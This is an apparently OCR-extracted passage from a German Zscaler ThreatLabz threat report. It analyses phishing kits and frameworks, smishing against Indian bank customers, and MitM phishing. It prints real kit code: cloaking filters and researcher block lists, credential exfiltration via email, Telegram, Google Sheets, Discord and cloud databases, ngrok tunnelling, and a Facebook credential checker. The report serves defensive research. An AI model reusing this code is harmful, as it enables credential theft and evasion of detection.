Selbst Angreifer mit fundierten Kenntnissen wechseln von der Entwicklung zur Nutzung von Phishing-Kits, um Kampagnen im großen Stil zu starten. Jetzt können Angreifer einfach Vorlagen aus dem Kit auf einen kompromittierten Webserver oder einen Hosting-Service kopieren, um eine Phishing-Seite für ein bestimmtes Unternehmen zu erstellen. Die Verwendung vorgefertigter E-Mail-Vorlagen ist sogar noch unkomplizierter. Das Problem mit Phishing-Kits ist, dass sie es Angreifern leichter denn je machen, effektive Phishing-Kampagnen zu starten, und es für Einzelpersonen und Sicherheitsteams viel schwieriger wird, den Betrug zu erkennen. Durch die Verwendung ausgeklügelter Vorlagen wurden die charakteristischen Tipp- und Rechtschreibfehler, die schlechte Grammatik und die unsignierten Zertifikate, an denen man früher Phishing erkennen konnte, weitgehend beseitigt.

Angesichts der höheren Investitionskosten haben Cyberkriminelle auch einen fokussierteren Ansatz bei der Auswahl idealer Ziele entwickelt. Das Ergebnis dieser Veränderungen ist ein starker Anstieg der finanziellen Verluste in Unternehmen, die in den letzten Jahren von Phishing betroffen waren.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Im Folgenden werden einige Kits vorgestellt, die von ThreatLabz-Forschungsteams analysiert wurden, und die verschiedenen Komponenten eines Phishing-Kits erläutert:

Bei Phishing-Kits handelt es sich häufig um ZIP-Dateien, die alle für den Angriff erforderlichen Komponenten enthalten. Dazu gehören PHP- und HTML-Dateien für verschiedene Funktionen wie z. B. Erstellen von Phishing-Seiten, Angreiferzugriff, Umgehung von Sicherheitsvorkehrungen, Datenexfiltration und Erstellung von Fingerabdrücken der User. Im Folgenden sind einige Beispiele aufgeführt:

1. Hier sind verschiedene PHP-/HTML-Dateien für die Phishing-Seite der Chase Bank zu sehen.

Abb. 7: PHP- und HTML-Dateien für eine Phishing-Seite, die die Chase Bank imitieren soll

Durch die Verbreitung von „Phishing-as-a-Service"-Angeboten sind erfolgreiche Phishing-Angriffe mittlerweile auch ohne entsprechende Fachkenntnisse möglich.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

2. Phishing-Kits enthalten Vorrichtungen für Systeme zur Verteilung des Traffics oder Filter, die auf bestimmte Ziele ausgerichtet sind. Dieses Modul filtert auf Grundlage von IP-Adresse, ASN, User-Agent, Domain, geografischem Standort usw.:

```
<?php
$IP_Connected = $_SERVER['REMOTE_ADDR'];
 $IP_Banned = array(
     "^66.102.*.*",
     "^38.100.*.*",
     "^107.170.*.*",
     "^149.20.*.*",
     "^38.105.*.*",
     "^74.125.*.*",
     "^66.150.14.*",
     "^54.176.*.*",
     "^38.100.*.*",
     "^184.173.*.*",
     "^66.249.*.*",
     "^128.242.*.*",
     "^72.14.192.*",
     "^208.65.144.*",
     "^74.125.*.*",
     "^209.85.128.*",
     "^216.239.32.*",
     "^74.125.*.*",
     "^207.126.144.*",
     "^173.194.*.*",
     "^64.233.160.*",
     "^72.14.192.*",
```

Dies ist ein Filter auf der Grundlage von Schlüsselwörtern, die im Hostnamen-Lookup enthalten sind:

```
$blocked_words =
array("drweb","Dr.Web","hostinger","scanurl","above","google","facebook","softlayer","amazonaws","cyveillance",
tor-exit",);
foreach($blocked_words as $word) {
    if (substr count($hostname, $word) > 0) {
```

Unten sind Filter für das Feld für User-Agenten abgebildet:

```
if(strpos($_SERVER['HTTP_USER_AGENT'], 'google') or strpos($_SERVER['HTTP_USER_AGENT'], 'msnbot') or strpos($_SERV
strpos($_SERVER['HTTP_USER_AGENT'], 'YahooSeeker') or strpos($_SERVER['HTTP_USER_AGENT'], 'Googlebot') or strpos($
strpos($_SERVER['HTTP_USER_AGENT'], 'crawler') or strpos($_SERVER['HTTP_USER_AGENT'], 'PycURL') or strpos($_SERVER
false) { header('HTTP/1.0 404 Not Found'); exit; }
```

Abb. 8: Filter zur Unterstützung von Phishing-Angriffen, die sich gegen spezielle Zielgruppen richten

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Phishing-Kits nutzen auch robots.txt- und HTACCESS-Dateien, um den Zugriff auf Phishing-Seiten zu kontrollieren.

Nachfolgend ein Screenshot von robots.txt zur Kontrolle des Traffic:

```
# robots.txt generated by theseotools.net
User-agent: Googlebot
Disallow: /
User-agent: googlebot-image
Disallow: /
User-agent: googlebot-mobile
Disallow: /
User-agent: MSNBot
Disallow: /
User-agent: Slurp
Disallow: /
User-agent: Teoma
Disallow: /
User-agent: Gigabot
Disallow: /
User-agent: Robozilla
Disallow: /
User-agent: Nutch
Disallow: /
User-agent: ia_archiver
Disallow: /
User-agent: archive.org_bot
Disallow: /
User-agent: baiduspider
Disallow: /
User-agent: naverbot
Disallow: /
User-agent: yeti
Disallow: /
User-agent: yahoo-mmcrawler
Disallow: /
User-agent: psbot
Disallow: /
User-agent: yahoo-blogs/v3.9
Disallow: /
User-agent: AhrefsBot
Disallow: /
User-agent: MJ12bot
Disallow: /
User-agent: Majestic-12
Disallow: /
```

Nachfolgend eine HTACCESS-Datei, die verwendet wird, um Sicherheitsforscher zu blockieren und unerkannt zu bleiben:

```
Options -Indexes
order allow,deny
deny from 1.6.0.0/15
deny from 1.22.0.0/15
deny from 1.38.0.0/15
deny from 1.186.0.0/15
deny from 5.56.18.0/24
deny from 5.56.20.0/24
deny from 5.56.21.128/25
deny from 5.104.224.15/32
deny from 5.104.224.141/32
deny from 5.104.224.147/32
deny from 5.104.224.148/30
deny from 5.104.224.152/32
deny from 5.104.231.243/32
deny from 13.71.0.0/17
deny from 14.96.0.0/14
deny from 14.102.0.0/17
deny from 14.102.224.0/20
deny from 14.139.0.0/16
deny from 14.140.0.0/14
deny from 14.194.0.0/15
deny from 15.89.168.0/22
deny from 15.219.192.0/21
deny from 15.219.200.0/23
deny from 15.219.205.0/24
deny from 15.219.206.0/23
```

Abb. 9: Kontrollmodule, die den Zugriff für Bots und Sicherheitsexperten blockieren

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

3. Als Nächstes geht es um die Exfiltrationsmethoden, die von Phishing-Kits verwendet werden, um User-Informationen zu stehlen. Dazu können versteckte „Backdoor"-E-Mails, lokale Dateien und Tools wie Telegram und Google Tabellen gehören.

3.1. E-Mails zur Datenexfiltration:

```
$login=$_GET['login'];
$ip = getenv("REMOTE_ADDR");
require_once('geoplugin.class.php');
$geoplugin = new geoPlugin();
$geoplugin->locate();
$adddate=date("D M d, Y g:i a");
$browser = $_SERVER['HTTP_USER_AGENT'];
$browser  =     $_SERVER['HTTP_USER_AGENT'];
$message .=     "Username : ".$_POST['login']."\n";
$message .=     "Password : ".$_POST['password']."\n";
$message .=     "Referer  : {$_POST['referer']}\n";
$message .=     "IP: ".$ip."\n";
$message .=     "Country Name: {$geoplugin->countryName}\n";
$message .=     "Country Code: {$geoplugin->countryCode}\n";
$message .=     "User-Agent: ".$browser."\n";
$message .=     "Date  & Time Log  : ".$adddate."\n";
$sniper = 'New Linkdln Logz ';
$who_be_the_boss = 'Logz By [MMBM]';
$subj = "$sniper Login $ip $adddate\n";
$from = "From: $who_be_the_boss <MMBM>\n";
mail("resultpage2020@gmail.com",$subj,$message,$from,$sniper);
```

3.2. Lokale Datei zur Datenexfiltration:

```
$fp = fopen("formdata.txt", "a");
$savestring = $ZbiMSG ;
fwrite($fp, $savestring);
fclose($fp);
```

Der folgende Screenshot zeigt den Inhalt der Datei formdata.txt:

```
-----------------{ XM-login }-----------------
XM-ATS ID   : fezfz
XM-ATS password : fzefzef
------------{ XM-login | IP Infos }------------
Geo IP    : www.geoiptool.com/?IP=::1
Victim IP : ::1
-----------------{ XM-login }-----------------
-----------------{ XM-login }-----------------
XM-ATS ID   : fzelkfkzef
XM-ATS password : zelfezfzefze
------------{ XM-login | IP Infos }------------
Geo IP    : www.geoiptool.com/?IP=::1
Victim IP : ::1
-----------------{ XM-login }-----------------
-----------------{ XM-login }-----------------
XM-ATS ID   : dezkjdjkezd
XM-ATS password : cdscsdcccccccccccc
------------{ XM-login | IP Infos }------------
Geo IP    : www.geoiptool.com/?IP=::1
Victim IP : ::1
-----------------{ XM-login }-----------------
```

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

3.3. Telegram zur Datenexfiltration:

```
$website="https://api.telegram.org/bot1080168055:AAFVrwSmPVa67EVEcKWvCPAQUINbPE9vKdg";
$chatId=1234567;  //Receiver Chat Id
$params=[
    'chat_id'=>'-343481056',
   'text'=>$message,
];
$ch = curl_init($website . '/sendMessage');
curl_setopt($ch, CURLOPT_HEADER, false);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch, CURLOPT_POST, 1);
curl_setopt($ch, CURLOPT_POSTFIELDS, ($params));
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
$result = curl_exec($ch);
curl_close($ch);
```

3.4. Google Tabellen zur Datenexfiltration:

```
    // Get the BootstrapValidator instance
    var bv = $form.data('bootstrapValidator');

    // Use Ajax to submit form data
    var url = 'https://script.google.com/macros/s/AKfycbyMiYUiyHcA9cIfEQyJnljB15U_5YKLChPYG4m16qd06rd1aaU/exec';
    var redirectUrl = 'https://google.com';
    // show the loading
    //$('#postForm').prepend($('<span></span>').addClass('glyphicon glyphicon-refresh glyphicon-refresh-animate'));
    var jqxhr = $.post(url, $form.serialize(), function(data) {
        console.log("Success! Data: " + data.statusText);
        $(location).attr('href',redirectUrl);
    })
        .fail(function(data) {
            console.warn("Error! Data: " + data.statusText);
            // HACK - check if browser is Safari - and redirect even if fail b/c we know the form submits.
            if (navigator.userAgent.search("Safari") >= 0 && navigator.userAgent.search("Chrome") < 0) {
                //alert("Browser is Safari -- we get an error, but the form still submits -- continue.");
                $(location).attr('href',redirectUrl);
            }
        });
});
```

4. Phishing-Kits verwenden externe Services für das Fingerprinting der Informationen von Opfern. Unter anderem werden folgende Services genutzt:
   - geoplugin.net, um Informationen zur Geo-IP abzugreifen
   - ipinfo.io, um öffentliche IP-bezogene Informationen zu erhalten
   - binlist.net zur Überprüfung von Kreditkarteninformationen
   - ip-api.com, um öffentliche IP-bezogene Informationen zu erschleichen
   - freegeoip.net, um Informationen zur Geo-IP zu erhalten
   - tools.keycdn.com, um öffentliche IP-bezogene Informationen abzugreifen
5. Einige Phishing-Kits verfügen über integrierte oder herunterladbare Web-Shells.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

6. Viele Phishing-Kits verfügen über Module, die alle Dateien in einen zufälligen Ordner kopieren, um der Entdeckung zu entgehen:


```
        if ( is_dir($src . '/' . $file) ) {
        recurse_copy($src . '/' . $file,$dst . '/' . $file);
        }
        else {
        copy($src . '/' . $file,$dst . '/' . $file);
        }
        }
        }
        closedir($dir);
        }
$src="Home";
recurse_copy( $src, $dst );
header("location:$dst");
?>
```

Open-Source-Phishing-Frameworks

Open-Source-Frameworks sind eine Alternative zu Phishing-Kits, die man leicht in Code-Sharing-Foren finden kann. Diese Frameworks verfügen über verschiedene Funktionsstufen, die entweder bestimmte Funktionen eines Angriffs ausführen oder sogar den gesamten Prozess automatisieren können. Da es sich um kostenlose Open-Source-Frameworks handelt, sind sie für Cyberkriminelle sehr attraktiv.

Ein typisches Open-Source-Phishing-Framework enthält die folgenden Komponenten:

1. PHP-Dateien von Websites, die zum Phishing verwendet werden sollen:



©2022 Zscaler, Inc. Alle Rechte vorbehalten.

2. Skripte zum Starten der Phishing-Seite, nachdem die Dateien auf den Zielserver kopiert wurden:

```
! .py:
    Popen(["php","-S","localhost:6060","-t","modules/index/04/"],stderr=phplog,stdout=phplog)

.sh:
    cd sites/$server && php -S 127.0.0.1:3333 > /dev/null 2>&1 &
```

3. Unterstützung für verschiedene Tunnel-Techniken zur Bereitstellung des Localhost im Internet. Folgende Tunnel-Services werden als Teil des Phishing-Frameworks angesehen. Ngrok ist am beliebtesten:
Ngrok, Cloudflare, Localtunnel, localhost.run, serveo.net, localXpose, openVPN

```
.py:
    Popen(["php","-S","localhost:6060","-t","modules/index/04/"],stderr=phplog,stdout=phplog)
    link = ngrok.connect(6060, "http")

.sh:
    cd sites/$server && php -S 127.0.0.1:3333 > /dev/null 2>&1 &
    sleep 2
    printf "\e[1;92m[\e[0m\e[1;92m] Starting ngrok server...\n"
    ./ngrok http 3333 > /dev/null 2>&1 &
    sleep 10

    link=$(curl -s -N http://127.0.0.1:4040/api/tunnels | grep -o "https://[0-9a-z]+\.ngrok.io")
    printf "\e[1;92m[\e[0m\e[1;92m] Send this link to the Target:\e[0m\e[1;77m %s\e[0m\n" $link
```

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

4. Möglichkeiten zur Exfiltration der gesammelten Anmeldedaten

4.1. Speichern von Anmeldedaten in lokalen Dateien:

Beliebte Namen von lokalen Dateien mit Zugangsdaten:

“iptracker.log",	"hacked.txt",	"login_info.txt",
"token.txt",	"dumpip.txt",	"Creds.txt",
"toke.log",	"info.txt",	"Output.txt",
"Savedata.txt",	"ip.txt",	"OnlineHacking.txt",
"saved.usernames.txt",	"saved.ip.txt",	"savedata.txt",
"saved.ip.txt",	"gmail.txt",	"[microsoft, dropbox, google].log",
"usernames.txt",	"Pass.txt",	"Usuario.txt",
"userlog.txt",	"credentials2.txt",	"sensitiveinfo.txt",
"Xxxx.igfreak",	"log.txt",	"FlaskPhisher.db",
"password.txt",	"log.log",	"Email+Password.csv",
"filter.txt",	"usuarios.txt",	"Login_info.txt",
"ipdump.txt",	"log.txt",	"Facebookcredentials.txt"
"dumplog.txt",	"logs.txt",	"usuarios.txt",
"cloud.log",	"dumplog.txt",	"log"]
"dumplog.txt",	"log.log",	"credentials.txt",
"usernames.dat",	"victim_ip.txt",	

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

4.2. Speichern gestohlener Anmeldedaten mit Mysql:

```
main • phishing-page / upload.php / Jump to •

obirikan now

At 1 contributor

48 lines (45 sloc) 1.89 KB

1  <?php
2  $name=$_POST['username'];
3  $password=$_POST['password'];
4
5  $conn=mysqli_connect("sql304.epizy.com","epiz_26467325","[illegible]","epiz_26467325_hacked");
6
7  if(mysqli_connect_error()){
8      echo "failed to connect";
9  }else{
10     echo "done";
11 }
12
13  #checking rows so that it can add another row
14  $s="select * from magna where name='$name'";
15  $result=mysqli_query($conn,$s);
16  $num=mysqli_num_rows($result);
17  #checking
18  if($num==1){
19      echo "username has already been taken";
20  }else{
21      $reg="insert into magna(name,word) values ('$name','$password')";
22      mysqli_query($conn,$reg);
23  }
```

4.3. Speichern gestohlener Anmeldedaten mit Sqlite3:

Hier sind Dateien dargestellt, die in einer lokalen Sqlite3-Datenbank gespeichert sind:

```
def saveData(username,password):
    db = "./db/FlaskPhisher.db"
    connection = sqlite3.connect(db)
    cursor = connection.cursor()
    # Database Config End
    date = datetime.datetime.now().strftime("%Y-%D-%d")
    time = datetime.datetime.now().strftime("%H:%M:%S:%p")
    sqlQuery = "INSERT INTO flaskphisher(username_or_email,password, cred_date, cred_time) VALUES(?,?,?,?)"
    queryParameters = (username, password, date, time)
    cursor.execute(sqlQuery, queryParameters)
    cursor.fetchall()
    connection.commit()
    connection.close()
```

4.4. Exfiltration von Daten über Discord:

```
/*
//insert discord webhook (ids below)
$discord =
'https://discord.com/api/webhooks/[illegible]'
*/
```

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

4.5. Exfiltration von Daten über Telegram:

```
/*
//insert telegram details
$token = 'xxxx:xxxxxxxx';
$chat_id = '-xxxxxxxx';
$telegram = 'https://api.telegram.org/bot'.$token.'/sendMessage?chat_id='.$chat_id;
*/
?>
```

4.6. Einige Frameworks senden Anmeldedaten über HTML-Code an Discord-Kanäle, die Teil der Seite sind, die dem Opfer angezeigt wird.

```
<script>
$(function() {
    $('#Submit').click(function(e) {
    var mail = $("#email").val();
    var password = $("#pwd").val();
    $.post("WEBHOOK URL HERE",
{"content": "```\nEmail: " + mail + "\nPassword: " + password + "\n```", "username": "REQ Phis ing
    });
});
</script>
```

4.7. Einige Frameworks missbrauchen Datenbanken in der Cloud. Ein Beispiel für die Datenexfiltration mit Firebase ist unten zu sehen:

```
    // Initialize Firebase
    firebase.initializeApp(firebaseConfig);

    var messagesRef = firebase.database().ref('messages');


// Save message to firebase
function saveMessage(email, password){
  var newMessageRef = messagesRef.push();
  newMessageRef.set({
    email: email,
    password: password,
  });
}
```

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

4.8. Missbrauch der MongoDB-Instanz in der mongodb.net-Cloud zur Exfiltration von Daten:

```
<?php
$uname = $_POST['username'];
$pass = $_POST['password'];
$servername = "mongodb+srv://admin:root@cluster0.igfsl.mongodb.net/affu";
$username = "afraz";
$password = "afrazsheikh";
$dbname = "affu";
// create connection
$conn = mysqli_connect ($servername , $username , $password, $dbname);
//check connection
if(!$conn){
    die("sorry we failed to connect: ",mysqli_connect_error());
}
else{
    echo "connection was succesful";
}
//create database here
//create table here
//insertion into the table
$sql = "INSERT INTO insta (username, password)
VALUES ('$uname', '$pass')";
```

5. Modulskripte zur Überwachung und Anzeige der IP-Adresse und Anmeldedaten des Opfers in Echtzeit:

```
## Get IP address
capture_ip() {
        IP=$(grep -a 'IP:' .server/www/ip.txt | cut -d " " -f2 | tr -d '\r')
        IFS=$'\n'
        echo -e "\n${RED}[${WHITE}-${RED}]${GREEN} Victim's IP : ${BLUE}$IP"
        echo -ne "\n${RED}[${WHITE}-${RED}]${BLUE} Saved in : ${ORANGE}ip.txt"
        cat .server/www/ip.txt >> ip.txt
}

## Get credentials
capture_creds() {
        ACCOUNT=$(grep -o 'Username:.*' .server/www/usernames.txt | cut -d " " -f2)
        PASSWORD=$(grep -o 'Pass:.*' .server/www/usernames.txt | cut -d ":" -f2)
        IFS=$'\n'
        echo -e "\n${RED}[${WHITE}-${RED}]${GREEN} Account : ${BLUE}$ACCOUNT"
        echo -e "\n${RED}[${WHITE}-${RED}]${GREEN} Password : ${BLUE}$PASSWORD"
        echo -e "\n${RED}[${WHITE}-${RED}]${BLUE} Saved in : ${ORANGE}usernames.dat"
        cat .server/www/usernames.txt >> usernames.dat
        echo -ne "\n${RED}[${WHITE}-${RED}]${ORANGE} Waiting for Next Login Info, ${BLUE}Ctrl
}
```

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

6. Überprüfen der Anmeldedaten

Um nicht unzählige falsche Anmeldedaten zu nutzen, die von Opfern und Sicherheitsforschern eingegeben werden, überprüfen die Angreifer die Anmeldedaten mittlerweile vor dem Speichern. Nachfolgend ist ein Beispiel aufgeführt, bei dem das Modul die Anmeldedaten durch Anmeldung bei Facebook überprüft. Nach erfolgreicher Anmeldung bei facebook.com werden die Anmeldedaten in der lokalen Datei gespeichert.

```
        $payLoad = array(
                "email"=>$username,
                "pass"=>$password,
        );
        $header = [
                "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.3325.181 Safar
                "Cookie: _fbp=fb.1.1639724125889.297858269; locale=en_US; sfau=AYiaBMIr_MBKTDNuxcOJRbSKRJJHoSZRnBxEbDalXFrstdOphRYXEDNFp
        ];
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, "https://www.facebook.com/login.php");
        curl_setopt($ch, CURLOPT_POST, 1);
        curl_setopt($ch, CURLOPT_HTTPHEADER, $header);
        curl_setopt($ch, CURLOPT_POSTFIELDS, $payLoad);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
        $res = curl_exec($ch);
        curl_close($ch);
        if(strpos($res, "is incorrect") !== false){
                echo "Login Failed";
        }
        else if(strpos($res, "entered an old password") !== false){
                echo "Old password";
        }
        else {
                echo "Success";
                file_put_contents("Facebookcredentials.txt", "Username : $username\nPassword : $password\n\n", FILE_APPEND);
        }
}
```

Eine andere Variante mit ähnlicher Funktionalität veranlasst das Opfer dazu, die Anmeldedaten mehrmals einzugeben. Beim ersten Eingabeversuch der Anmeldedaten wird immer eine Fehlermeldung angezeigt. Die Anmeldedaten werden nur dann gespeichert, wenn die erneut eingegebenen Anmeldedaten bei den folgenden Anmeldeversuchen übereinstimmen.

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Smishing

Smishing ist eine Form von Phishing, bei der SMS-Nachrichten auf mobilen Geräten genutzt werden. Smishing gibt es seit 2006, hat aber in den letzten Jahren dramatisch zugenommen: Einem Report zufolge ist die Zahl der Angriffe im letzten Quartal des Jahres 2020 um 300 % gestiegen, einem anderen zufolge in den ersten sechs Monaten des Jahres 2021 um 700 %. Die Angreifer täuschen ihre Opfer, indem sie sich als Führungskräfte, vertrauenswürdige Unternehmen, Finanzdienstleister, Mobilfunkanbieter, Veranstalter von Wettbewerben usw. ausgeben, um die Opfer zu überrumpeln und sie dazu zu bringen, auf Phishing-Links zu klicken.

Diese Angriffe können sehr effektiv sein, da viele Opfer SMS von unbekannten Nummern mehr Vertrauen entgegenbringen als E-Mails von unbekannten Absendern. Viele sind auch an das SMS-Marketing gewöhnt, was das Vertrauen in dieses Medium erhöht. Für Bedrohungsakteure ist es relativ einfach, eine örtliche Telefonnummer zu erstellen und Personen mit derselben Vorwahl anzuschreiben, was sie vertrauenswürdiger wirken lässt.

Smishing in Aktion:
Ein Angriff auf indische Bankkunden

Ende 2021 beobachtete ThreatLabz den Einsatz von Smishing durch Betrüger, die es auf indische Bankkunden abgesehen hatten. Die meisten indischen Banken schützen ihre Kunden mit einer Zwei-Faktor-Authentifizierung (2FA), die die Angreifer in ihrer Taktik berücksichtigen mussten, um auf Konten zuzugreifen. Die Betrüger erstellten verschiedene Domains, um Phishing-Seiten zu hosten, die vorgaben, indische Banken zu sein. Dann schickten sie die entsprechenden Spam-Links per SMS an ihre Opfer. Die Phishing-Seiten sammelten die privaten Daten der Opfer, einschließlich der PINs für ihre Bankkarten, und forderten die Opfer dann auf, eine Anwendung herunterzuladen und zu installieren, die das per SMS erhaltene Einmalpasswort abfing und exfiltrierte.

Eine detaillierte Analyse dieser Kampagne kann hier abgerufen werden.





Abb. 10: Schädliches APK fordert Erlaubnis zum Exfiltrieren von Einmal-Passwörtern an, die per SMS empfangen werden

©2022 Zscaler, Inc. Alle Rechte vorbehalten.

Man-in-the-Middle-Angriffe

Das vorangegangene Beispiel eines Smishing-Angriffs ist eine Form eines MitM-Angriffs, bei dem Bedrohungsakteure Informationen abfangen, die zwischen zwei Parteien ausgetauscht werden. ThreatLabz hat eine Reihe von Angriffen beobachtet, bei denen die Angreifer MitM- und 2FA-Techniken einsetzen. Bei dieser Technik zeigt der Angreifer dem Opfer eine Phishing-Seite an, leitet die gestohlenen Anmeldedaten an die echte Seite weiter und fragt dann nach weiteren Details, um die Zwei-Faktor-Authentifizierung abzuschließen. Diese Angriffswebseiten werden im Rahmen der regelmäßigen Erkennung von Phishing-Seiten identifiziert.

Unten ist ein Beispiel eines Bedrohungsakteurs zu sehen, der versucht, CaixaBank-Kunden zu phishen:



©2022 Zscaler, Inc. Alle Rechte vorbehalten.

COVID-19-Betrugsmaschen

Bedrohungsforscher in der gesamten Branche haben COVID-19-bezogene Phishing-Betrugsmaschen und -Websites wie das unten gezeigte Beispiel beobachtet. Phishing-Websites wurden so gestaltet, dass sie wie die vielen anderen neuen Websites mit Informationen zu COVID-19 aussehen, eine übliche Taktik, die dazu dient, von der fehlenden Website-Historie abzulenken. Sicherheitsteams können dieses Wissen nutzen, um Sicherheitsrichtlinien zum Filtern oder Markieren und Blockieren des E-Mail-Traffics zu entwickeln, der auf neu erstellte URLs verweist.

